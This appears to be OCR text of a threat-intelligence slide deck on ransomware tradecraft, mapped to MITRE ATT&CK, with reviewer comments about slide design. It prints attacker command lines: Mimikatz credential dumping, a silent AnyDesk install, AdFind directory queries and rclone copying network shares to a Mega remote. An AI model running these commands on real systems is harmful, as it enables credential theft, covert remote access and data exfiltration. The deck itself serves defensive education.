
Initial access

Initial access

Example 2

NLBrute- Remote Desktop Protocol T1021.001

NLBrute is a standalone tool designed to brute-force RDP credentials.



Initial access

JJ0

Escalation and lateral movement


Folie 19

JJ0 Insert Stock image

John Fokker J.E., 2023-07-25T12:38:45.133

Escalation and lateral movement

From discovery, persistence and escalations example



Adfind - Remote System Discovery - T1018

AdFind is a free command-line query tool that can be used for gathering information from Active Directory.

```
adfind.exe -default -f "(&(objectClass=user)(sAMAccountName=johndoe))"
-csv
```

Escalation and lateral movement

Folie 20


JB0 [@Joe Faylor] can you please design this so that it looks like text in a command line?
Justin Buchanan, 2023-07-25T18:39:25.707

JF0 0 [@Justin Buchanan] Hi Justin… let me know if this is what you had in mind for these. Thanks!
Joe Faylor, 2023-07-27T22:40:35.875

JBO

Escalation and lateral movement

From discovery, persistence and escalations example



Mimikatz - OS Credential Dumping - T1003

Mimikatz is a powerful open-source tool used to extract and manipulate credentials in a Windows environment.

```
mimikatz.exe "privilege::debug sekurlsa::logonPasswords log=log.txt
token::elevate vault::list exit"
```

Escalation and lateral movement


Folie 21

JB0 [@Joe Faylor] can you please design this so that it looks like text in a command line?
Justin Buchanan, 2023-07-25T18:39:25.707

JF0 0 [@Justin Buchanan] Hi Justin... let me know if this is what you had in mind for these. Thanks!
Joe Faylor, 2023-07-27T22:40:35.875

Escalation and lateral movement

From discovery, persistence and escalations example



```
Remote Management Tools (Anydesk, ToDesk, RuDesktop, TeamViewer,
TightVNC, Aletera)- Remote Services: VNC- T1021.005
```

Remote access tools like VNC can be leveraged by threat actors to gain unauthorized access to systems, move laterally within a network, and potentially deploy or control ransomware.

```
cmd.exe /c %ALLUSERSPROFILE%\AnyDesk.exe --install
%ALLUSERSPROFILE%\AnyDesk --start-with-win --silent
```

Escalation and lateral movement

Folie 22

JB0 [@Joe Faylor] can you please design this so that it looks like text in a command line?
Justin Buchanan, 2023-07-25T18:39:25.707

JF0 0 [@Justin Buchanan] Hi Justin... let me know if this is what you had in mind for these. Thanks!
Joe Faylor, 2023-07-27T22:40:35.875

JJ0

Data collection and exfiltration

Folie 23


JJ0 Insert Stock image

John Fokker J.E., 2023-07-25T12:38:55.730

JBO

Data collection and exfiltration

Example 1



```
Rclone Exfiltration to Cloud Storage – T1567.002

Rclone is a versatile command-line tool designed for cloud storage
synchronization.

rclone.exe  copy --max-age 2y "\\SERVER\Shares" Mega:DATA -q --ignore-
existing --auto-confirm --multi-thread-streams 7 --transfers 7 --
bwlimit 10M
```

Data collection and exfiltration


Folie 24

JB0 Command line design, please

Justin Buchanan, 2023-07-25T18:39:50.707

Data collection and exfiltration

Example 2



```
7-Zip- Archive Collected Data - T1560



7-Zip is a popular file compression and archiving utility that allows
users to compress and decompress files and folders efficiently.
Ransomware actors are known to use legitimate tools including 7-Zip to
compress stolen data before exfiltration.

7z a -tzip archive.zip folder
```

Data collection and exfiltration


JB0 Command line design, please

Justin Buchanan, 2023-07-25T18:39:50.707

JBO

Data collection and exfiltration

Example 3



WinSCP- Exfiltration Over C2 Channel - T1041

WinSCP, short for Windows Secure Copy, is a popular open-source graphical SFTP (SSH File Transfer Protocol), SCP (Secure Copy), and FTP (File Transfer Protocol) client for Windows.

